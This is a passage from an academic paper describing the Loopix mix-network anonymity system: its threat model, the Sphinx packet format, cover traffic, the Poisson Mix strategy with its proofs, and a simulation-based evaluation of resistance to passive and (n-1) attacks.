It is not sufficient to provide strong anonymity against such an adversary while providing low-latency communication. A successful system additionally needs to resist powerful active attacks and use an efficient, yet secure way of transmitting messages. Moreover, the system needs to be scalable to a large number of clients, which makes classical approaches based on synchronized rounds infeasible.

For this reason we reexamine and reinvent mix-based architectures, in the form of the Loopix anonymity system. Loopix is resists powerful adversaries who are capable of observing all communications and performing active attacks. We demonstrate that such a mix architecture can support low-latency communications that can tolerate small delays, at the cost of using some extra bandwidth for cover traffic. Message delay and the ratio of cover to real traffic can all be flexibly traded-off against each other to offer resistance to traffic analysis. Loopix provides *'third-party'* anonymity, namely it hides the sender-receiver relationships from third parties, but

[1] See EFF's guide at `https://www.eff.org/files/2014/05/29/unnecessary_and_disproportionate.pdf`

senders and recipients can identify one another. This simplifies the design of the system, prevents abuse, and provides security guarantees against powerful active adversaries performing $(n-1)$ attacks [41].

Loopix provides anonymity for private email or instant messaging applications. For this reason, we adopt and leverage an architecture by which users of Loopix are associated with service providers that mediate their access to a stratified anonymity system. Such providers are only semi-trusted[2], and are largely present to maintain accounting, enforce rate limiting, and ensure messages sent to off-line users can be retrieved at a later time. To provide maximal flexibility, Loopix only guarantees unreliable datagram transmission and is carried over UDP. Reliable transport is left to the application as an end-to-end concern [39].

Contributions. In this paper we make the following contributions:

- We introduce Loopix, a new message-based anonymous communication system. It allows for a tunable trade-off between latency and genuine and cover traffic volume to foil traffic analysis.
- As a building block of Loopix we present the *Poisson Mix*, and provide novel theorems about its properties and ways to analyze it as a pool-mix. Poisson mixing does not require synchronized rounds, can be used for low-latency anonymous communication, and provides resistance to traffic analysis.
- We analyze the Loopix system against a strong, global passive adversary. Moreover, we show that Loopix provides resistance against active attacks, such as trickling and flooding. We also present a methodology to empirically estimate the security provided by particular mix topologies and other security parameter values.
- We provide a full implementation of Loopix and measure its performance and scalability in a cloud hosting environment.

Outline. The remainder of this paper is organized as follows. In Section 2, we present a brief, high-level overview of Loopix and define the security goals and threat model. In Section 3, we detail the design of Loopix and describe Poisson mixes, upon which Loopix is based and introduce their properties. In Section 4, we present the analysis of Loopix's security properties and discuss the resistance against traffic analysis and active attacks. In Section 5, we discuss the implementation of Loopix and evaluate its performance. In Section 6, we survey related works and compare Loopix with recent designs of anonymity systems. In Section 7, we discuss remaining open problems and possible future work. Finally, we conclude in Section 8.

[2]Details about the threat model are in Section 2.3

2 Model and Goals

In this section, we first outline the design of Loopix. Then we discuss the security goals and types of adversaries that Loopix guarantees users' privacy against.

2.1 High-level overview

Loopix is a mix network [8] based architecture allowing *users*, distinguished as *senders* and *receivers*, to route messages anonymously to each other using an infrastructure of *mix* servers, acting as relays. These mix servers are arranged in a stratified topology [21] to ensure both horizontal scalability and a sparse topology that concentrates traffic on a few links [13]. In a stratified topology, mixes are arranged in a fixed number of layers. Each mix, at any given time, is assigned to one specific layer. Each mix in layer i is connected with every mix in layers $i-1$ and $i+1$. Each user is allowed to access the Loopix network through their association with a *provider*, a special type of mix server. Each provider has a long-term relationship with its users and may authenticate them, potentially bill them, or discontinue their access to the network. Each provider is connected to each mix in the first layer, in order to inject packets into the mix network, and also to every mix in the last layer, to receive egress packets. The provider not only serves as an access point, but also stores users' incoming messages. In contrast to previous anonymous messaging designs [46, 11], Loopix does not operate in deterministic rounds, but runs as a continuous system. This means that incoming messages can be retrieved at any time, hence users do not have to worry about lost messages when they are off-line. Additionally, Loopix uses the Poisson mixing technique that is based on the independent delaying of messages, which makes the timings of packets unlinkable. This approach does not require the synchronization of client-provider rounds and does not degrade the usability of the system for temporarily off-line clients. Moreover, Loopix introduces different types of cover traffic to foil de-anonymization attacks.

2.2 Threat Model

Loopix assumes sophisticated, strategic, and well-resourced adversaries concerned with linking users to their communications and/or their communication partner(s). As such, Loopix considers adversaries with three distinct *capabilities*, that are described next.

Firstly, a *global passive adversary* (GPA) is able to observe all network traffic between users and providers and between mix servers. This adversary is able to observe the entire network infrastructure, launch network attacks such as BGP re-routing [4], or conduct indirect observa-

	GPA	Corrupt mixes	Corrupt provider	Insider
Sender-Recipient Third-Party Unobservability	✓	✓	✓	✓
Sender online unobservability	✓	✓	✓	•
Sender anonymity	✓	✓	✓	✓
Receiver unobservability	✓	✓	✗	•
Receiver anonymity	✓	✓	✗	•

Table 1: The summary of security properties of the Loopix system in face of different threats. For the insider column we write • to denote that this concept doesn't apply to the respective notion.

tions such as load monitoring and off-path attacks [25]. Thus, the GPA is an abstraction that represents many different classes of adversaries able to observe some or all information between network nodes.

Secondly, the adversary has the ability to observe all of the internal state of some corrupted or malicious mix relays. The adversary may inject, drop, or delay messages. She also has access to, and leverages, all secrets of those compromised parties. Furthermore, such corrupted nodes may deviate from the protocol, or inject malformed messages. A variation of this ability is where the mix relay is also the provider node meaning that the adversary additionally knows the mapping between clients and their mailboxes. When we say that a provider node is *corrupt*, we restrict that node to being honest but curious. In Loopix, we assume that a fraction of mix/provider relays can be corrupted or are operated by the adversary.

Finally, the adversary has the ability to participate in the Loopix system as a compromised user, who may also deviate from the protocol. We assume that the adversary can control a limited number of such users—effectively excluding Sybil attacks [22] from the Loopix threat model—since we assume that *honest providers* are able to ensure that at least a large fraction of their users base are genuine users faithfully following all Loopix protocols. Thus, the fraction of users controlled by the adversary may be capped to a small known fraction of the user base. We further assume that the adversary is able to control a compromised user in a conversation with an honest user, and become a *conversation insider*.

An adversary is always assumed to have the GPA capability, but other additional capabilities depend on the adversary. We evaluate the security of Loopix in reference to these capabilities.

2.3 Security Goals

The Loopix system aims to provide the following security properties against both passive and active attacks—including end-to-end correlation and $(n-1)$ attacks. These properties are inspired by the formal definitions from AnoA [3]. All security notions assume a strong adversary with information on all users, with up to one bit of uncertainty. In the following we write $\{S \to R\}$ to denote a communication from the sender S to the receiver R, $\{S \to\}$ to denote that there is a communication from S to any receiver and $\{S \not\to\}$ to denote that there is no communication from S to any receiver (S may still send cover messages). Analogously, we write $\{\to R\}$ to denote that there is a communication from any sender to the receiver R and $\{\not\to R\}$ to denote that there is no communication from any sender to R (however, R may still receive cover messages).

Sender-Receiver Third-party Unlinkability. The senders and receivers should be unlinkable by any unauthorized party. Thus, we consider an adversary that wants to infer whether two users are communicating. We define *sender-receiver third party unlinkability* as the inability of the adversary to distinguish whether $\{S_1 \to R_1, S_2 \to R_2\}$ or $\{S_1 \to R_2, S_2 \to R_1\}$ for any online honest senders S_1, S_2 and honest receivers R_1, R_2 of the adversary's choice.

Loopix provides strong sender-receiver third-party unlinkability against the GPA even in collaboration with corrupt mix nodes. We refer to Section 4.1.3 for our analysis of the unlinkability provided by individual mix nodes, Section 4.3 for a quantitative analysis of the sender-receiver third-party unlinkability of Loopix against the GPA and honest-but-curious mix nodes, and Section 4.2 for our discussion on malicious mixes performing active attacks.

Sender online unobservability. Whether or not senders are communicating should be hidden from an unauthorized party. We define *sender online unobservability* as the inability of an adversary to decide whether a specific sender S is communicating with any receiver $\{S \to\}$ or not $\{S \not\to\}$, for any concurrently online honest sender S of the adversary's choice.

Loopix provides strong sender online unobservability against the GPA and even against a *corrupt provider*. We refer to Section 4.1.2 for our analysis of the latter.

Note, that sender online unobservability directly implies the notion of *sender anonymity* where the adversary tries to distinguish between two possible senders communicating with a target receiver. Formally, $\{S_1 \to R, S_2 \not\to\}$ or $\{S_1 \not\to, S_2 \to R\}$ for any concurrently online

honest senders S_1 and S_2 and any receiver of the adversary's choice. Loopix provides sender anonymity even in light of a conversation insider, i.e., against a corrupt receiver.

Receiver unobservability. Whether or not receivers are communicating should be hidden from an unauthorized party. We define *receiver unobservability* as the inability of an adversary to decide whether any sender is communicating with a specific receiver R $\{\rightarrow R\}$ or not $\{\not\rightarrow R\}$, for any online or offline honest receiver R of the adversary's choice.

Loopix provides strong receiver unobservability against the GPA, under the condition of an *honest provider*. We show in Section 4.1.2 how an honest provider assists the receiver in hiding received messages from third party observers.

Note, that receiver unobservability directly implies the notion of *receiver anonymity* where the adversary tries to distinguish between two possible receivers in communication with a target sender. Formally, $\{S \rightarrow R_1, \not\rightarrow R_2\}$ or $\{\not\rightarrow R_1, S \rightarrow R_2\}$ for any concurrently online honest sender S and any two honest receivers R_1, R_2 of the adversary's choice. [3]

Non-Goals. Loopix provides anonymous unreliable datagram transmission and facilities replying to sent messages (through add-ons). This choice allows for flexible traffic management, cover traffic, and traffic shaping. On the downside, higher-level applications using Loopix need to take care of reliable end-to-end transmission and session management. We leave the detailed study of those mechanisms as future work.

The provider-based architecture supported by Loopix aims to enable managed access to the network, anonymous blacklisting to combat abuse [27], and payments for differential access to the network [2]. However, we do not discuss these aspects of Loopix in this work, and concentrate instead on the core anonymity features and security properties described above.

3 The Loopix Architecture

In this section we describe the Loopix system in detail—Figure 1 provides an overview. We also introduce the notation used further in the paper, summarized in Table 2.

3.1 System Setup

The Loopix system consists of a set of mix nodes, N, and providers, P. We consider a population of U users communicating through Loopix, each of which can act as *sender* and *receiver*, denoted by indices S_i, R_i, where $i \in \{1, \ldots, U\}$ respectively. Each entity of the Loopix infrastructure has its unique public-private key pair (sk, pk). In order for a *sender* S_i, with a key pair (sk_{S_i}, pk_{S_i}), to send a message to a *receiver* R_j, with a key pair (sk_{R_j}, pk_{R_j}), the sender needs to know the receiver's Loopix *network location*, i.e., the IP address of the user's provider and an identifier of the user, as well as the public encryption key pk_{R_j}. Since it is out of scope for this work, we will assume this information can be made available through a privacy-friendly lookup or introduction system for initiating secure connections [32].

Symbol	Description
N	Mix nodes
P	Providers
λ_L	Loop traffic rate (user)
λ_D	Drop cover traffic rate (user)
λ_P	Payload traffic rate (user)
l	Path length (user)
μ	The mean delay at mix M_i
λ_M	Loop traffic rate (mix)

Table 2: Summary of notation

3.2 Format, Paths and Cover Traffic

Message packet format. All messages in Loopix are *end-to-end encrypted* and encapsulated into packets to be processed by the mix network. We use the Sphinx packet design [16], to ensure that intermediate mixes learn no additional information beyond some routing information. All messages are padded to the same length, which hides the path length and the relay position and guarantees unlinkability at each hop of the messages' journey over the network. The Sphinx packet format allows for detection of tagging attacks and replay attacks.

Each message wrapped into the Sphinx packet consists of a concatenation of two separate parts: a header, carrying the layered encryption of meta-data for each hop, and the encrypted payload, which allows for confidential message exchange. The header provides each mix server on the path with confidential meta-data, which is necessary to verify packet integrity and correctly process the packet. The structure of the header consists of (I) a single element of a cyclic group that is re-randomized at each hop, (II) an onion-encrypted vector, with each layer containing the routing information for one hop, and (III) the message authentication code MAC_i, which allows header integrity checking. The payload is encrypted using the LIONESS cipher [1], which guarantees that in case the adversary modifies the payload in transit, any informa-

[3]If the receiver's provider is honest, Loopix provides a form of receiver anonymity even in light of a conversation insider: a corrupt sender that only knows the pseudonym of a receiver cannot learn which honest client of a provider is behind the pseudonym.



Figure 1: The Loopix Architecture. Clients pass the messages to the providers, which are responsible for injecting traffic into the network. The received messages are stored in individual inboxes and retrieved by clients when they are online.

tion contained in it becomes irrecoverable. Thanks to the message authentication code in the header and the LIONESS encryption the Sphinx packet format thus allows for detection of tagging attacks.

Sphinx packet generation: The sender, given the public keys of the recipient and the nodes in the path, computes the sequence of shared secrets and blinded group elements. Next, the sender encrypts with the derived secret keys the vector of routing information and corresponding message authentication codes. The sender concatenates the computed header and onion-encrypted payload encapsulating confidential message to send to the recipient.

Sphinx packet processing: Each node after receiving the packet proceeds as follows. First, it computes a shared key using the group element included in the packet header and its private key. Next, using the computed shared key, the node validates the integrity of the packet by computing the hash of the encrypted routing information vector and comparing it with the received MAC. If the MAC is correct, the node, using the obtained key, strips off a single layer of encryption from the routing information and payload. The decryption operation returns the routing commands and a new packet, which should be forwarded to the next hop.

We extend the Sphinx packet format to carry additional routing commands in the header to each intermediate relay, including a delay and additional flags.

Path selection. As opposed to circuit-based onion routing, in Loopix the communication path for every single message is chosen independently, even between the same pair of users.

Messages are routed through l layers of mix nodes, assembled in a stratified topology [13, 21]. Each mix node is connected only with all the mix nodes from adjacent layers. This ensures that few links are used, and those few links are well covered in traffic; stratified topologies mix well in few layers [21]. Providers act as the first and last layer of mix servers.

Preparing message for sending. To send a message, the sender generates a random path, as described above. For each hop in the path the sender samples a delay from an exponential distribution with parameter μ, and includes it in the vector of routing commends, together with any other auxiliary information, to the corresponding relay. Given the message, recipient, path and routing commends the client encapsulates them into a Sphinx packet format.

Sending messages and cover traffic. Users and mix servers continuously generate a bed of *real* and *cover traffic* that is injected into the network. Our design guarantees that all outgoing traffic sent by users can by modeled by a Poisson process.

To send a message, a user packages their message into a mix packet and places it into their *buffer*—a first-in-first-out (FIFO) queue that stores all the messages scheduled to be sent.

Each sender periodically checks, following the exponential distribution with parameter $\frac{1}{\lambda_P}$, whether there is any scheduled message to be sent in their buffer. If there is a scheduled message, the sender pops this message from the buffer queue and sends it, otherwise a *drop* cover message is generated (in the same manner as a regular message) and sent (depicted as the four middle blue, solid arrows in Figure 1). Cover messages are routed through the sender's provider and a chain of mix nodes to a random destination provider. The destination provider detects the message is cover based on the special drop flag encapsulated into the packet header, and drops it. Thus, regardless of whether a user actually wants to send a message or not, there is always a stream of messages being sent according to a Poisson process $Pois(\lambda_P)$.

Moreover, independently from the above, all users emit separate streams of special indistinguishable types of *cover messages*, which also follow a Poisson process. The first type of cover messages are Poisson distributed *loops* emitted at rate λ_L. These are routed through the network and *looped back* to the senders (the upper four red arrows in Figure 1), by specifying the sending user as the recipient. These *"loops"* inspire the system's name. Users also inject a separate stream of *drop* cover messages, defined before, following the Poisson distribution $Pois(\lambda_D)$. Additionally, each user sends a stream of *pull* requests at a fixed frequency to its *provider* in order to retrieve received messages, described in Section 3.2.



Figure 2: Sending a single message between two users using the Loopix system. For simplicity, we present the mix network as a single mix; however, all mixes in the network perform the same operations. The mail client, besides sending the messages, generates constant streams of loop and drop cover traffic, independently of the user activity. The dotted line depicts retrieving of messages.

Each mix also injects its own *loop* cover traffic, drawn from a Poisson process with rate $Pois(\lambda_M)$, into the network. Mix servers inject mix packets that are looped through a path, made up of a subset of other mix servers and one randomly selected *provider*, back to the sending mix server, creating a second type of *"loop"*. This loop originates and ends in a mix server (shown as the lower four green arrows in Figure 1). In Section 4 we examine how these *loops* and the *drop* cover messages help protect against passive and active attacks.

Processing messages. Upon receiving a packet, each node, i.e., each mix and provider, performs the operation of processing the Sphinx packet. While processing the packet, the server recomputes the shared secret and checks the MAC's correctness. If this integrity test fails, the packet is dropped. Otherwise, the unwrapping function returns the *replay detection tag* and the vector of *routing commands*, as well the *new packet*. The vector of *routing commands* includes, among others, the *routing flag*, the *address* of the next hop and the *delay*. After unwrapping the packet, the node checks whether the returned *replay detection tag* has been already seen and if so, drops the packet. This allows for detection and protection against *replay attacks*. Otherwise, the node saves the tag in a data structure that stores previously observed tags. Next, it checks whether the *routing flag* is set to Relay or Dest. The Dest flag means that the received message is a loop message transferred back to the node. In the case of the Relay flag, we consider two scenarios depending on whether the processing node is a mix or a provider. In the case of a mix, the decrypted *new packet* is send to the next hop, specified by *address*, after the *delay* has elapsed. In the case of a provider, the new packet is either forwarded as before or saved in the inbox of one of the provider's clients specified by the *address*.

Message storing and retrieving. Providers do not forward the incoming mix packets to users but instead buffer them in clients' inboxes. Users, when online, *poll* providers or register their online status to download a fixed subset of stored messages, allowing for the reception of the off-line messages. Recall that cover loops are generated by users and traverse through the network and come back to the sender. Cover loops serve as a cover set of *outgoing* and *incoming* real messages. Whenever a user requests messages, their provider responds with a constant number of messages, which includes their cover loop messages and real messages. If the inbox of a particular user contains fewer messages than this constant number, the provider generates and sends dummy messages to the sender up to that number.

3.3 The Poisson Mix Strategy

Loopix leverages cover traffic to resist traffic analysis while still achieving low- to mid-latency. To this end Loopix employs a mixing strategy that we call a *Poisson Mix*, to foil observers from learning about the correspondences between input and output messages. The Poisson Mix is a simplification of the Stop-and-go mix strategy [29]. A similar strategy has been used to model traffic in onion routing servers [12]. In contrast, recall that in Loopix each message is source routed through an independent route in the network.

The Poisson Mix functions as follows: mix servers listen for the incoming mix packets and received messages are checked for duplication and decoded using the mix



Figure 3: The Poisson Mix strategy mapped to a Pool mix strategy. Each single message sending or receiving event leads to a new pool of messages that are exchangeable and indistinguishable with respect to their departure times.

node's private keys. The detected duplicates are dropped. Next, the mix node extracts a subsequent mix packet. Decoded mix packets are not forwarded immediately, but each of them is delayed according to a source predetermined delay d_i. Honest clients chose these delays, independently for each hop, from an exponential distribution with a parameter μ that is assumed to be public and the same for all mix nodes. This parameter determines how long the message is queued in the mix. Thus, the end-to-end latency of the messages depends on the selected parameter μ.

Mathematical model of a Poisson Mix. Honest clients and mixes generate drop cover traffic, loop traffic, and messaging traffic following a Poisson process. Aggregating Poisson processes results in a Poisson process with the sum of their rates, therefore we may model the streams of traffic received by a Poisson mix as a Poisson process. It is the superposition of traffic streams from multiple clients. It has a rate λ_n depending on the number of clients and the number of mix nodes.

Since this input process is a Poisson process and each message is independently delayed using an exponential distribution with parameter μ, the Poisson Mix may be modeled as an $M/M/\infty$ queuing system – for which we have a number of well known theorems [5]. We know that output stream of messages is also a Poisson process with the parameter λ_n as the the input process. We can also derive the distribution of the number of messages within a Poisson Mix in a *steady state* [34]. By the *steady state* we mean the state of the system in which all entities have already generated and processed messages for some reasonable period of time. By the convergence of the system to the equilibrium, this guarantees that the observed traffic closely follows the assumed distribution.

Lemma 1. *The mean number of messages in the Poisson Mix with input Poisson process Pois*(λ) *and exponential delay parameter* μ *at a steady state follows the Poisson distribution Pois*(λ/μ).

These characteristics, which give the Poisson Mix its name, allow us to calculate the mean number of messages *perfectly* mixed together at any time, as well as the probability that the number of messages falls below or above certain thresholds.

The Poisson Mix, under the assumption that it approximates an $M/M/\infty$ queue is a stochastic variant of a pool mixing strategy [42]. Conceptually, every message sent or received leads to a pool within which messages are indistinguishable due to the memoryless property of the exponential delay distribution.

Lemma 2 (Memoryless property [34])**.** *For an exponential random variable X with parameter* μ *holds* $\Pr[X > s+t | X > t] = \Pr[X > s]$.

Intuitively, any two messages in the same pool are emitted next with equal probability – no matter how long they have been waiting. As illustrated in Figure 3, the receiving event $i-1$ leads to a pool of messages $i-1$, until the sending event i. From the perspective of the adversary observing all inputs and outputs, all messages in the pool $i-1$ are indistinguishable from each other. Only the presence of those messages in the pool is necessary to characterize the hidden state of the mix (not their delay so far). Relating the Poisson mix to a pool mix allows us to compute easily and exactly both the entropy metric for the anonymity it provides [40] within a trace (used in Section 4.1.3). It also allows us to compute the likelihood that an emitted message was any specific input message used in our security evaluation.

Synchronous variant of Loopix. While Loopix operates asynchronously by design, we now consider a synchronous Loopix variant that operates in discrete rounds and thus cannot use the exponential mixing strategy, where delays attached to the packets are drawn from a continuous distribution. However, note that in a single round of the synchronous system the mixes gather packets - thus creating pools of packets - which are then flushed following the mixing strategy. All the messages gathered in the pool during a single round are indistinguishable from each other. Hence, since we have shown earlier that the Poisson mix can be modeled as a pool mix, the security analysis of mixing we present next can be applied both in the asynchronous and synchronous design.

4 Analysis of Loopix security properties

In this section we present the analytical and experimental evaluation of the security of Loopix and argue its resistance to traffic analysis and active attacks.

4.1 Passive attack resistance

4.1.1 Message Indistinguishability

Loopix relies on the Sphinx packet format [16] to provide bitwise unlinkability of incoming and outgoing messages from a mix server; it does not leak information about the number of hops a single message has traversed or the total path length; and it is resistant to tagging attacks.

For Loopix, we make minor modifications to Sphinx to allow auxiliary meta-information to be passed to different mix servers. Since all the auxiliary information is encapsulated into the header of the packet in the same manner as any meta-information was encapsulated in the Sphinx design, the security properties are unchanged. An external adversary and a corrupt intermediate mix node or a corrupt provider will not be able to distinguish *real* messages from *cover* messages of any type. Thus, the GPA observing the network cannot infer any information about the type of the transmitted messages, and intermediate nodes cannot distinguish real messages, drop cover messages or loops of clients and other nodes from each other. Providers are able to distinguish *drop* cover message destined for them from other messages, since they learn the *drop flag* attached in the header of the packet. Each mix node learns the delay chosen by clients for this particular mix node, but all delays are chosen independently from each other.

4.1.2 Client-Provider unobservability

In this section, we argue the *sender and receiver unobservability* against different adversaries in our threat model. Users emit payload messages following a Poisson distribution with parameter λ_P. All messages scheduled for sending by the user are placed within a first-in-first-out buffer. According to a Poisson process, a single message is popped out of the buffer and sent, or a drop cover message is sent in case the buffer is empty. Thus, from an adversarial perspective, there is always traffic emitted modeled by $Pois(\lambda_P)$. Since clients send also streams of cover traffic messages with rates λ_L for loops and λ_D for drop cover messages, the traffic sent by the client follows $Pois(\lambda_P + \lambda_L + \lambda_D)$. Thus, we achieve perfect *sender unobservability*, since the adversary cannot tell whether a genuine message or a drop cover message is sent.

When clients query providers for received messages, the providers always send a constant number of messages to the client. If the number of messages in client's inbox is smaller than a constant threshold, the provider generates additional dummy messages. Thus, the adversary observing the client-provider connection, as presented on Figure 4, cannot learn how many messages were in the user's inbox. Note that, as long as the providers are honest, the protection and *receiver unobservability* is perfect and the adversary cannot learn any information about the inbox and outbox of any client.



Figure 4: Provider stores messages destined for assigned clients in a particular inbox. When users pull messages from the mix node, the provider generates cover messages to guarantee that the adversary cannot learn how many messages are in the users inbox. The messages from the inbox and dummies are indistinguishable.

Corrupt providers: We distinguish the sender's and recipient's providers by calling them the ingress and egress providers respectively. If the *ingress provider* is compromised, all security properties of the Loopix system are still preserved, since the *ingress provider* observes a rate of traffic shaped by the Poisson distribution coming from the client and cannot distinguish whether the received packets carry real, loop or drop messages.

If the *egress provider* is malicious it can reveal to the adversary whether a particular client is receiving messages or not since the provider is responsible for managing the clients' inboxes. However, even an egress provider is still uncertain whether a received message is genuine or the result of a client loop – this cannot be determined from their bit pattern alone. Further statistical attacks may be possible, and we leave quantifying the exact information leakage against this threat model as future work. Thus, Loopix does not guarantee perfect *receiver unobservability* in the presence of a corrupted egress provider.

4.1.3 Poisson mix security

We first show that a single honest Poisson mix provides a measure of *sender-receiver unlinkability*. From the properties of Poisson mix, we know that the number of messages in the mix server at a steady state depends on the ratio of the incoming traffic (λ) and the delay parameter (μ) (from Section 3.3). The number of messages in each mix node at any time will on average be $\frac{\lambda}{\mu}$. However, an adversary observing the messages flowing into and out of a single mix node could estimate the exact number of

messages within a mix with better accuracy – hindered only by the mix loop cover traffic.

We first consider, conservatively, the case where a mix node is not generating any loops and the adversary can count the exact number of messages in the mix. Let us define $o_{n,k,l}$ as an adversary A observing a mix in which n messages arrive and are mixed together. The adversary then observes an outgoing set of $n-k$ messages and can infer that there are now $k<n$ messages in the mix. Next, l additional messages arrive at the mix before any message leaves, and the pool now mixes $k+l$ messages. The adversary then observes exactly one outgoing message m and tries to correlate it with any of the $n+l$ messages which she has observed arriving at the mix node.

The following lemma is based on the memoryless property of the Poisson mix. It provides an upper bound on the probability that the adversary A correctly links the outgoing message m with one of the previously observed arrivals in observation $o_{n,k,l}$.

Theorem 1. *Let m_1 be any of the initial n messages in the mix node in scenario $o_{n,k,l}$, and let m_2 be any of the l messages that arrive later. Then*

$$Pr(m=m_1) = \frac{k}{n(l+k)}, \quad (1)$$

$$Pr(m=m_2) = \frac{1}{l+k}. \quad (2)$$

Note that the last l messages that arrived at the mix node have equal probabilities of being the outgoing message m, independently of their arrival times. Thus, the arrival and departure times of the messages cannot be correlated, and the adversary learns no additional information by observing the timings. Note that $\frac{1}{l+k}$ is an upper bound on the probability that the adversary A correctly links the outgoing message to an incoming message. Thus, continuous observation of a Poisson mix leaks no additional information other than the number of messages present in the mix. We leverage those results for a single Poisson Mix to simulate the information propagated withing a the whole network observed by the adversary (c.f. Section 4.3).

We quantify the anonymity of messages in the mix node empirically, using an information theory based metric introduced in [40, 18]. We record the traffic flow for a single mix node and compute the distribution of probabilities that the outgoing message is the adversary's target message. Given this distribution we compute the value of Shannon entropy (see Appendix A), a measure of unlinkability of incoming to outgoing messages. We compute this using the simpy package in Python. All data points are averaged over 50 simulations.

Figure 5 depicts the change of entropy against an increasing rate of incoming mix traffic λ. We simulate the



Figure 5: Entropy versus the changing rate of the incoming traffic for different delays with mean $\frac{1}{\mu}$. In order to measure the entropy we run a simulation of traffic arriving at a single Loopix mix node.

dependency between entropy and traffic rate for different mix delay parameter μ by recording the traffic flow and changing state of the mix node's pool. As expected, we observe that for a fixed delay, the entropy increases when the rate of traffic increases. Higher delay also results in an increase in entropy, denoting a larger potential anonymity set, since more messages are mixed together.

In case the mix node emits loop cover traffic, the adversary with observation $o_{n,k,l}$, tries to estimate the probability that the observed outgoing message is a particular *target* message she observed coming into the mix node. An outgoing message can be either input message or a loop message generated by the mix node – resulting in additional uncertainty for the adversary.

Theorem 2. *Let m_1 be any of the initial n messages in the mix node in scenario $o_{n,k,l}$, and let m_2 be any of the l messages that arrive later. Let λ_M denote the rate at which mix node generates loop cover traffic. Then,*

$$\Pr(m=m_1) = \frac{k}{n} \cdot \frac{\mu}{(l+k)\mu + \lambda_M},$$

$$\Pr(m=m_2) = \frac{\mu}{(l+k)\mu + \lambda_M}.$$

We refer to Appendix A for the proof. We conclude that the loops generated by the mix node obfuscate the adversary's view and decrease the probability of successfully linking input and output of the mix node. In Section 4.2 we show that those types of loops also protect against active attacks.

4.2 Active-attack Resistance

Lemma 1 gives the direct relationship between the expected number of messages in a mix node, the rate of incoming traffic, and the delay induced on a message while transiting through a mix. By increasing the rate of cover traffic, λ_D and λ_L, users can collectively maintain strong

anonymity with low message delay. However, once the volume of real communication traffic λ_P increases, users can tune down the rate of cover traffic in comparison to the real traffic, while maintaining a small delay and be confident their messages are mixed with a sufficient number of messages.

In the previous section, we analyze the security properties of Loopix when the adversary observes the state of a single mix node and the traffic flowing through it. We show, that the adversary's advantage is bounded due to the indistinguishability of messages and the memoryless property of the Poisson mixing strategy. We now investigate how Loopix can protect users' communications against active adversaries conducting the $(n-1)$ attack.

4.2.1 Active attacks

We consider an attack at a mix node where an adversary blocks all but a target message from entering in order to follow the target message when it exits the mix node. This is referred to as an *(n-1) attack* [41].

A mix node needs to distinguish between an active attack and loop messages dropped due to congestion. We assume that each mix node chooses some public parameter r, which is a fraction of the number of loops that are expected to return. If the mix node does not see this fraction of loops returning they alter their behavior. In extremis such a mix could refuse to emit any messages – but this would escalate this attack to full denial-of-service. A gentler approach involves generating more cover traffic on outgoing links [17].

To attempt an *(n-1) attack*, the adversary could simply block all incoming messages to the mix node except for a target message. The Loopix mix node can notice that the self-loops are not returning and deduce it is under attack. Therefore, an adversary that wants to perform a stealthy attack has to be judicious when blocking messages, to ensure that a fraction r of loops return to the mix node, i.e. the adversary must distinguish loop cover traffic from other types of traffic. However, traffic generated by mix loops is indistinguishable from other network traffic and they cannot do this better than by chance. Therefore given a threshold $r = \frac{\lambda_M}{s}, s \in \mathbb{R}_{>1}$ of expected returning loops when a mix observes fewer returning it deploys appropriate countermeasures.

We analyze this strategy: since the adversary cannot distinguish loops from other traffic the adversary can do no better than block traffic uniformly such that a fraction $R = \frac{\lambda}{s} = \frac{\lambda_R + \lambda_M}{s}$ enter the mix, where λ_R is the rate of incoming traffic that is not the mix node's loops. If we assume a steady state, the target message can expect to be mixed with $\frac{\lambda_R}{s \cdot \mu}$ messages that entered this mix, and $\frac{\lambda_M}{\mu}$ loop messages generated at the mix node. Thus, the probability of correctly blocking a sufficient number of messages entering the mix node so as not to alter the behavior of the mix is:

$$\Pr(x = \text{target}) = \frac{1}{\lambda_R / s \cdot \mu + \lambda_M / \mu} = \frac{s\mu}{s\lambda_M + \lambda_R}$$

Due to the stratified topology, providers are able to distinguish mix loop messages sent from other traffic, since they are unique in not being routed to or from a client. This is not a substantial attack vector since mix loop messages are evenly distributed among all providers, of which a small fraction are corrupt and providers do not learn which mix node sent the loop to target it.

4.3 End-to-End Anonymity Evaluation

We evaluate the *sender-receiver third-party unlinkability* of the full Loopix system through an empirical analysis of the propagation of messages in the network. Our key metric is the *expected difference in likelihood* that a message leaving the last mix node is sent from one sender in comparison to another sender. Given two probabilities $p_0 = \Pr[S_0]$ and $p_1 = \Pr[S_1]$ that the message was sent by senders S_0 and S_1, respectively, we calculate

$$\varepsilon = |\log(p_0/p_1)|. \tag{3}$$

To approximate the probabilities p_0 and p_1, we proceed as follows. We simulate $U = 100$ senders that generate and send messages (both payload and cover messages) with a rate $\lambda = 2$. Among them are two challenge senders S_0 and S_1 that send payload messages at a constant rate, i.e, they add one messages to their sending buffer every time unit.

Whenever a challenge sender S_0 or S_1 sends a payload message from its buffer, we tag the message with a label S_0 or S_1, respectively. All other messages, including messages from the remaining 98 clients and the cover messages of S_0 and S_1 are unlabeled. At every mix we track the probability that an outgoing message is labeled S_0 or S_1, depending on the messages that entered the mix node and the number of messages that already left the mix node, as in Theorem 1. Thus, messages leaving a mix node carry a probability distribution over labels S_0, S_1, or 'unlabeled'. Corrupt mix nodes, assign to outgoing messages their input distributions. The probabilities naturally add up to 1. For example, a message leaving a mix can be labeled as $\{S_0 : 12\%, S_1 : 15\%, \text{unlabeled} : 73\%\}$.

In a burn-in phase of 2500 time units, the 98 senders without S_0 or S_1 communicate. Then we start the two challenge senders and then simulate the network for another 100 time units, before we compute the *expected difference in likelihood* metric. We pick a final mix node and using probabilities of labels S_0 and S_1 for any message in the pool we calculate ε as in Equation (3).



Figure 6: Likelihood difference ε depending on the delay parameter μ of mix nodes. We use $\lambda = 2$, a topology of 3 layers with 3 nodes per layer and no corruption.



Figure 7: Likelihood difference ε depending on the number of layers of mix nodes with 3 mix nodes per layer. We use $\lambda = 2$, $\mu = 1$, and no corruption.

This is a conservative approximation: we tell the adversary which of the messages leaving senders S_0 and S_1 are payload messages; and we do not consider mix or client loop messages confusing them. [4] However, when we calculate our anonymity metric at a mix node we assume this mix node to be honest.

4.3.1 Results

We compare our metric for different parameters: depending on the delay parameter μ, the number of layers in our topology l and the percentage of corrupt mix nodes in the network. All simulations are averaged over 100 repetitions and the error bars are the standard deviation.

